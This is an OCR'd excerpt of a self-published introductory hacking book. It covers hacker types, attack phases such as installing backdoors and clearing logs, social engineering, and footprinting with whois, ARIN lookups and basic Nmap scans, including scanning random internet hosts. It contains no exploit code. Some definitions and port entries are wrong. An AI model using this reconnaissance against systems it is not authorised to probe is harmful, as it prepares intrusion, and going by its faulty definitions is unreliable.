CERTIFIED BLACKHAT

METHODLOGY TO UNETHICAL HACKING

CERTIFIED BLACKHAT

METHODLOGY TO UNETHICAL HACKING

By

ABhishek kArmAkAr

WhiteFalcon Publishing

www.whitefalconpublishing.com

Certified blackhat: Methodlogy to unethical hacking
Abhishek Karmakar

www.whitefalconpublishing.com

First Edition, 2019

Requests for permission should be addressed to
Abhishekcool181able@gmail.com

ISBN - xxxxxxxxxxxxxxxxxx

IntroductIon

My introduction is little brief and conclusion small, the very first day, I was introduced to the computer I was aware of two things one development and other hacking i.e. creating a logical system VS breaking a logical system,
I was attracted towards second one which is hacking and cybersecurity. Almost every security expert tries to view a system in perspective of ethical hacker, but the truth is blackhat hackers, they have a different point of view, and their works are really magical they make things appear and then they disappear. As it is said if you cannot beat them “join them”. The purpose of this book is to motivate the computer guys to increase their cybersecurity skills to prevent from getting cracked by other bad hackers and using their skills in white purpose. All of the information in this book is meant to help the reader develop a hacking defense attitude to prevent cyber-attacks.

All the information provided in the book is created for educational purposes only. And the book should be used only for ethical use. The book contains the view of the author about hacking and has been published only for educational purpose. Any proceedings or activities related to the material contained within this volume are exclusively your liability. The misuse and mistreat of the information in this book can lead to unlawful charges brought against the persons in question. The author or Publisher holds no responsibility for any misuse of the information provided. The word “Hacking” or “Hacker” in the book means “Ethical hacking” or “Ethical Hacker” respectively.

“I want to thank my dad. Baba, Thank you.”

the black dIctIonary

Autonomous Systems (AS) A collection of routers under a single administrative authority, using a common Interior gateway Protocol for routing packets.

Botnets A botnet is a number of Internet-connected devices, each of which is running one or more bots. Botnets can be used to perform distributed denial-of-service attack (ddoS attack), steal data, send spam, and allows the attacker to access the device and its connection.

Domain name A series of alphanumeric strings separated by periods that is used to name organizations and computers and addresses on the Internet.

Domain Name System (DNS) A general-purpose distributed, replicated, data query service chiefly used on Internet for translating hostnames into Internet addresses.

Firewall A router or computer software that prevents unauthorized access to private data (as on a company's local area network or intranet) by outside computer users (as of the Internet).

Hypertext Transfer Protocol (HTTP) A protocol used to request and transmit files, especially webpages and webpage components, over the Internet or other computer network.

Internet Control Message Protocol (ICMP) one of the Internet protocols that allows for the generation of error messages, test packets, and informational messages related to IP.

Internet Protocol (IP) A connectionless, best-effort packet switching protocol that provides packet routing, fragmentation and re-assembly through the data link layer.

Internet Service Provider (ISP) A company that provides other companies or individuals with access to, or presence on, the Internet.

Listening port A center for monitoring electronic communications (as of an enemy).

Plaintext The unencrypted form of an encrypted message.

Private network a network composed of point-to-point leased lines between sites.

Router A device that forwards packets between networks based on network layer information and routing tables, which often constructed by routing protocols.

Routing Information Protocol (RIP) A distance vector routing protocol that distributes routing information to the routers within an autonomous system.

Reconnaissance Military observation of a region to locate an enemy or ascertain strategic features **i.e.** information gathering and getting to know the target systems is the first process in ethical hacking**.**

Social-Engineering It is an art of human-hacking. A type of confidence trick for the purpose of information gathering, fraud, or system access,

Transmission Control Protocol (TCP) A protocol for the internet to get data from one network device to another by using a retransmission strategy to insure that data will not be lost in transmission.

Uniform Resource Locator (URL) A way of specifying the location of an object, typically a web page, on the Internet. It has two parts separated by a colon. The part before the first colon specifies the protocol. The part after the colon is the pathname of a file on the server.

Virtual Private Network (VPN) A network composed of several sub private networks connected through a public network (as of the Internet). The network traffic is encrypted in the IP layer so that secure connections among the sub private networks are provided through the insecure public network.

website defacement It is an attack on a **website** that changes the visual appearance of the site or a **webpage**.

hackIng methodology

Most people think that “hackers” are computer criminals. This term has two different meanings. There are two sides to every coin means you can’t have the good part of something without its bad. you could say: “if you want to have your face in the light, you should have your back in the dark”. “Two sides of the same coin” has a different meaning: two things seem different or opposed but both are the same. one is used for a person who performs Ethical Hacking. These are usually security professionals with knowledge of hacking which are used to securing organizations, companies, government, etc. to secure documents and secret information on the internet. And another one who performs Unethical Hacking. These are the Blackhat Hackers or Crackers who use their skills and knowledge for illegal or malicious purposes.

what is hacking?

In the computer security context, hacking means gaining unauthorized access to data in a system or simply an attempt to bypass a computer systems security, mechanism to gain control over it or to perform any illegitimate activity for personal gain or creating a threat on one’s security to better describe hacking, one needs to first understand hackers. one can easily assume them to be intelligent and highly skilled in computers or someone who likes to tinker with software or electronic systems. Hackers enjoy exploring and learning how computer systems operate. They love discovering new ways to work electronically. In fact, breaking a security system requires more intelligence and expertise than actually creating one.

Why hacker hack?

The main reason why Hackers hack is because they can hack. Hacking is a casual hobby for some Hackers — they just hack to see what they can hack or what they can't hack, usually by testing their own systems. When we have a close look at hackers, then they can be Categorized in different terms according to their purpose and approach.

types of hackers

- **Black hat Hacker-**They are computer guys who perform Unethical Hacking. They don't care about laws that they break, and the chaos or Financial loss that are left behind because of their doings. These kinds can be termed as Criminal Hackers, Crackers or simply Blackhat Hackers.
- **White hat hackers-** They are the computer guy who performs Ethical Hacking. These are usually security professionals. Commonly known as Ethical Hacker or a Penetration Tester. They perform hacking to secure their system or an organization's system that they work for, they use their skills to protect a system from any other hackers trying to exploit it or trying to steal valuable information from a particular system or network.
- **Grey hat hacker-** They are the computer guy who sometimes acts legally and sometimes acts illegally, basically refers to a computer hacker or computer security expert who may sometimes violate laws or typical ethical standards, but does not have the malicious intent typical of a black hat hacker.
- **Hacktivist-** Hacker who utilizes technology to publicize a social, ideological, religious or political message. Most hacktivism involves website defacement or denial-of-service attacks.
- **A script kiddie-** A non-expert who breaks into computer systems by using pre-packaged automated tools written by others, usually with little understanding of the underlying concept.
- **Phreaker-** A hacker who identifies and exploits weaknesses in telephones instead of computers.

understanding the need to hack your own systems

"To catch a thief, think like a thief. That's the basics for ethical hacking."

The law of averages works against security. With the increased numbers and expanding knowledge of hackers combined with the growing number of system vulnerabilities and other threats to security, the time will come when all computer systems can be hacked or compromised in one way or another, as it is said: "Security is just an illusion".

When you know hackers trick, you can understand how vulnerable your system is. As hackers expand their knowledge, so should you.

types of hacking technically

1) Local Hacking
2) Remote Hacking

types of hacking non-technically

1) Social Engineering

steps Performed to compromise a system remotely

- Information Gathering/Foot Printing
- Scanning and Enumeration
- Gaining access
- Maintaining access and installing Backdoors
- Clearing Logs

It is done remotely by taking advantage of the vulnerability, mentioned steps are followed to exploit a system remotely, I've discussed it thoroughly in a further chapter.

steps Performed to compromise a system locally

- Gaining physical access
- Installing backdoor/Trojan Horse
- Covering Tracks

It is done from local areas where we have physical access to the targeted system, It is done through Trojan or Virus with the help of Pen drives or hard-disks.

non-technical steps Performed to compromise a system

Social engineering

Exploits that involve manipulating people, this is the greatest and common vulnerability within any computer or network infrastructure. Manipulating people to perform actions like extracting particular information of a company (such as passwords, credentials, confidential information) from the inside and delivering it to third parties or Using confidential information as leverage to exploit a particular system or network. Social engineering is similar to a confidence trick or simple fraud, or computer system access. In most cases, the attacker never comes face-to-face.

oR

Humans are trusting by its nature, which can lead to social-engineering exploits. Social engineering is defined as the exploitation of the trusting nature of human beings to gain information for malicious purposes.

codes of ethical hacking

- **Working Ethically:** Expressed Permission (often written) to test or probe the network or system, and attempt to identify security risk and vulnerability. Everything you do as an ethical hacker must meet the organization’s goals, no Hidden agenda.

- **Respecting Privacy:** you respect the individual's or company's privacy; Information you gather testing must be kept private don't use this information to snoop into confidential corporate information or private lives.
- **Closeout your work:** you close out your work, not leaving anything open for you or someone else to exploit it at a later time.

What is vulnerability & exploit?

As it is said "Security is just an illusion" which means every system can be hacked hence to break into a system there must exist any weakness or Misconfiguration in every system, depending on the attacker how he/she figures the weakness to take advantage and break into it. So Vulnerability can be defined as a jackpot to the attacker and the exploit is the lottery to the jackpot, i.e. vulnerability is the weakness which allows a hacker to break into/Compromise a system's security. whereas an exploit is an actual code that allows the hacker to take advantage of a vulnerable system.

one of the popular vulnerability in windows system was in the kernel remote procedure call provider(MSRPC) driver component of Microsoft Windows which could allow a local attacker to access sensitive information on a targeted system.

This vulnerability exists because the affected software improperly initializes the objects in memory. An attacker can easily exploit this vulnerability by accessing the system and executing an application that submits malicious input to the affected software, and it will allow the attacker to access sensitive kernel information, which could be used to conduct additional attacks, this MSRPC security vulnerability affected many products of Windows including Windows 7, Windows 8.1, Windows 10, Windows RT, Windows server 2008. Windows Server 2012, Windows Server 2016, windows server 2019. Lately, Microsoft confirmed the vulnerability and released software updates.

effects of hacking in business

When a personal system or network is hacked generally it causes a loss of personal data but getting hacked is a nightmare scenario for every business because it can cost businesses billions of dollars including a loss of financial information, the attack can result in irreversible data loss, reputation damage and financial penalties for any business. According to the Symantec 2012 state of information survey, information costs businesses worldwide $1.2 trillion annually. Every business must provide strong security for its customers; otherwise, the business may put its reputation at stake and may even face lawsuits.

types of threats to businesses

Identity Theft: Identity theft, also known as identity fraud, is a crime in which an attacker obtains key pieces of personally identifiable information, such a driving license numbers, Aadhar Number. The information can be used to obtain credit, merchandise, and services in the name of the victim. Identity theft is categorized in two ways

- **True name:** Identity information is used to open new accounts, open a new credit account, or to take a new connection, or to open a new checking account to obtain blank checks.
- **Account takeover:** In this, the attacker uses the information to gain access to the person's existing accounts. The internet has made it easier for an identity thief to use the information they've stolen because transactions can be made without any personal interaction.

With consistent survey estimates of 8 to 12 million identity theft victims annually, there is no question that criminals have found consumer identity theft to be easy, low-risk, and very lucrative. In fact, the combination of low risk and large profit is so attractive to criminals that the U.S. department of Justice has reported that identity theft has become the number one for- profit crime in the United States and other countries.

- **Data Breaches:** A data breach is an incident that exposes confidential or protected information of a company or organization. A data breach might involve the loss of private customer data such as phone numbers, mailing addresses, and social security details and end up in the hands of criminals.

The largest discovered data breach in the history of the Internet was recently uncovered at yahoo! during the second half of 2016. 1 billion user accounts were compromised.

- **Business email compromise (BEC, man-in-the-email attack):** Business Email Compromise (BEC) is an exploit in which an attacker obtains access to a business email account and imitates the owner's identity, in order to defraud the company and its employees, customers or partners. Attacker can spoof the email address of an organization's executive to increase the credibility of an email. The attack is usually targeted at specific individuals to obtain money or confidential information. The methods usually used are wire transfers but check payments can also be requested.
- **DDoS:** A distributed denial-of-service (ddoS) attack is one of the most powerful weapons on the internet. When you hear about a website being "brought down by hackers," it generally means it has become a victim of a ddoS attack. In short, this means that hackers have attempted to make a website or computer unavailable by flooding or crashing the website with too much traffic. In ddoS multiple numbers of compromised computer systems attack a single target, such as a website or a server. The flood of incoming messages, connection requests or malformed packets to the target system forces it to slow down or even crash and shut down.

on Feb. 28, 2018, gitHub—a popular developer platform—was hit with a sudden onslaught of traffic that clocked in at 1.35 terabits per second. If that sounds like a lot, that's because it is—that amount of traffic is not only massive, it's record-breaking.

According to gitHub, the traffic was traced back to "over a thousand different autonomous systems (ASNs)/Botnets across tens of thousands of unique endpoints."

3 remote hackIng

It is an act in which the attacker targets any computer or server, within the same network. Remote hacking is much more complex than how it sounds like, to simplify this Metasploit framework comes in as a rescue for hackers, which is covered deeply in the next chapter. so let's first understand the basics of compromising a system remotely with the traditional methods.so let's get started.

There are mainly four phases of hacking. Not necessarily a hacker has to follow these four steps sequentially. It's a stepwise process and when followed, it leads a better result.

1) Footprinting
2) gaining Access
3) Maintaining Access
4) Clearing Tracks

Footprinting

Information Gathering/Footprinting: This is the most important step to conduct the attack because as much as we gather information about the targeted system, the more Vulnerability we can discover. Footprinting is all about gathering information actively or passively. Reviewing the company's website is an example of passive footprinting, whereas calling the help desk and attempting to social engineering them out of privileged information is an example of active information gathering. The major objective of footprinting

includes the collection of target's network information, system information, and organizational information.

Footprinting helps to:

- Know security Posture
- Reduce attack area
- Identify Vulnerabilities
- Draw Network Map

types of Footprinting:

1) **Network footprinting**: This is the process of collecting information related to a target network. Information like
   - Domain name
   - Subdomains
   - Network Blocks
   - IP Addresses of reachable systems
   - TCP & UDP services running
   - IDSes running
   - networking protocols
   - TCP & UDP Services Running
2) **System Footprinting**: The information related to the target system like
   - User and group names
   - System Banner
   - Routing Tables
   - SNMP information
   - System Names
   - System Architecture
   - Passwords

3) **Organization's information Gathering:**

- Employee Details
- Organization's Website
- Company directory
- Background of Organization
- Address and Phone numbers
- Web Server Links

Footprinting through search engines

Attackers use search engines to extract information about the target such as technology platforms, employee details, login pages, intranet portals, etc. which helps in performing social engineering and other types of advanced system attacks or can help in building strategy to conduct the further attack Search engine cache may provide sensitive information that has been removed from the world wide web.

For example, you want to footprint a target organization named Apple Inc, type Apple Inc in the google search box and hit enter. this will display all the search results related to Apple Inc. browsing the results may provide Employee details, no of employees, Physical location, History of the organization, External links, and any pieces of information which can be used to conduct further steps to perform the hack.

Finding a company's internal url's


Sitechecker pro: It Helps to get further details of the company's website which include-

1) Help with navigating the site.
2) definition of the architecture and hierarchy of the site.

https://sitechecker.pro/internal-links/


domain name Information

you can use http://www.whois.com/whois website to get detailed information about a domain name information including its owner, its registrar, date of registration, expiry, name server, owner's contact information, etc.



Finding IP address

you can use ping command at your prompt. This command is available on Windows as well as on Linux oS. Following is the example to find out the IP address of apple.com



Usage Syntax: Ping www.apple.com

IP address ranges

Larger websites usually have multiple IP addresses serving different domains and sub-domains. small sites may have a single IP address associated with them, but we can obtain a range of IP addresses assigned to a particular company using American Registry for Internet Numbers

www.itools.com/tool/arin-whois-domain-search

WHOIS-RWS


You searched for: **23.35.3.31**

Network	
Net Range	23.32.0.0 - 23.67.255.255
CIDR	23.32.0.0/11 23.64.0.0/14
Name	AKAMAI
Handle	NET-23-32-0-0-1
Parent	NET23 (NET-23-0-0-0-0)
Net Type	Direct Allocation
Origin AS	
Organization	Akamai Technologies, Inc. (AKAMAI)
Registration Date	2011-05-16
Last Updated	2012-03-02
Comments	
RESTful Link	https://whois.arin.net/rest/net/NET-23-32-0-0-1
See Also	Related organization's POC records.
See Also	Related delegations.

history of the Website

The purpose of the Wayback Machine is to collect as much content as possible from the web that might otherwise be lost when websites change or close down. The project evolved through the use of sophisticated web crawlers that attempt to download accessible world wide web pages and other resources.

In other words, we can describe it as it is a website that helps to see the past of the website.



https://archive.org/web/

email tracking:


Email messages contain much essential information in their header area which includes the sender, recipients, subject and tracking information.

- **Email header:** The email header is a code snippet in the HTML email document, which contains information about the sender Mail Transfer Agents(MTA) that send and receive the message.

- **Mail Transfer Agents(MTA):** It is responsible for transferring and routing an electronic mail message from the sender's computer to the recipient's computer, generally sender and receiver are not connected by a direct connection. Hence, we use MTA's to create a path between the sender's mail server and the receiver's mail server. Email headers provide Routing information.

how to track mail in gmail

1. open the email message in gmail then select the More menu to display additional options.




2. Select Show original from the menu. gmail will open a new tab showing the full message.

3. Copy the text on the page.
4. open the Message header tool.

   https://toolbox.googleapps.com/apps/messageheader/
5. In “Paste email header here,” paste your header and v Click Analyze the header above.

Port scanning

So what are ports? In computer networking ports are defined as a communication endpoint, point through which information flows from a program on your computer or to the computer from the Internet or to another computer in a network, which is used by the Transport Layer protocols of Internet Protocol Suite, such as User diagram Protocol (UdP) and Transmission Control Protocol (TCP).



A port number is a 16-bit unsigned integer that ranges from 0 to 65535, but only port numbers 0 to 1023 are reserved for privileged services and designated as well-known ports.

Port Number	Protocol (Services)
7	PINg
21	FTP
23	TELNET
80	HTTP
110	PoP3
161	SNMP
443	HTTPS
546	dHCP Client
547	dHCP Server
569	MSN
1080	SoCKS

os Fingerprinting

oS Fingerprinting is a process of figuring out the operating system and version of the victim's system (windows, Linux, UNIx, Mac oS). operating system fingerprinting, helps IT administrators to perform vulnerability assessment and internal auditing in securing their networked systems. Meanwhile, it is, oftentimes, the first step to launch security attacks to a targeted system or server.

tools

NMap, short for network mapper, is an open-source tool for vulnerability scanning and network discovery. Security experts use namp for footprinting and to identify what devices are running on their systems, discovering available hosts and the services they offer, finding open ports, services running on a particular system, finding open and closed ports and detecting security risks. It can be used to monitor single hosts as well as vast networks that encompass hundreds of thousands of devices.

basic scanning techniques

Nmap allows system administrators and individuals to scan networks to determine which hosts are up and what services they're offering. Nmap supports a large number of scanning techniques including:


- UDP
- TCP connect()
- TCP SYN (half open)
- FTP proxy (bounce attack)
- ICMP (ping sweep)
- FIN

- ACK sweep
- Xmas Tree
- SYN sweep
- IP Protocol
- Null scan

scan a single target

Executing Nmap with no command line option will perform a basic scan on the specified target. A target can be specified as an IP address or Host name.

Usage Syntax: nmap [Target IP]



The resulting scan shows the status of ports detected on the target system. A default Nmap scan will check for the 1000 most commonly used TCP/IP ports.

scan multiple target

Usage Syntax: nmap [target1 target2 tarrget3 targetN]

This above syntax will scan multiple target at the same time.

scan a range on IP addresses

Scanning a range of IP Addresses can be used for target specification.

Usage Syntax: nmap [Range of IP addresses]

scan random targets

The -iR parameter can be used to select random internet hosts to scan. Nmap will randomly generate the specified numbers of targets and attempt to scan them.

Usage Syntax: nmap -iR 4

Executing nmap -iR 4 instructs nmap to randomly generate 4 IP addresses to scan.

udP scan

While TCP is the most commonly used protocol,many network services (dNS,dHCP and SNMP) still uses UdP. When performing network footprinting it’s always good idea to check for both TCP and UdP Services to get more complete picture of the target host/network.

Usage Syntax: nmap -sU [target]

Port scaning overview

There are total 131,070 ports including (65,535 TCP and 65,535 UdP). Nmap by default only scans 1,000 commonly used ports, to save time. However, we can scan outside the default range of ports to look for services or ports to get full picture of the targeted system.

scan specific ports

The -p parameter is used to scan specified port(s), of the targeted system.

Usage syntax: nmap -p [port] [Target]

we can also scan multiple individual ports or a range of ports with this syntax, i.e. nmap -p 25,53,80,443,445-1000 10.10.0.1

scan all ports

The -p parameter with “*” will scan all ports on the targeted system rather than scanning only commonly known ports.

Usage Syntax: nmap -p “*” [target IP]

operating system and service detection using nmap

one of the most impressive feature of nmap is remote oS detection using TCP/IP stack fingerprinting. Nmap sends a series of TCP and UDP packets to the remote host and examines practically every bit in the responses to accurately figure the oS and services running on the targeted system.

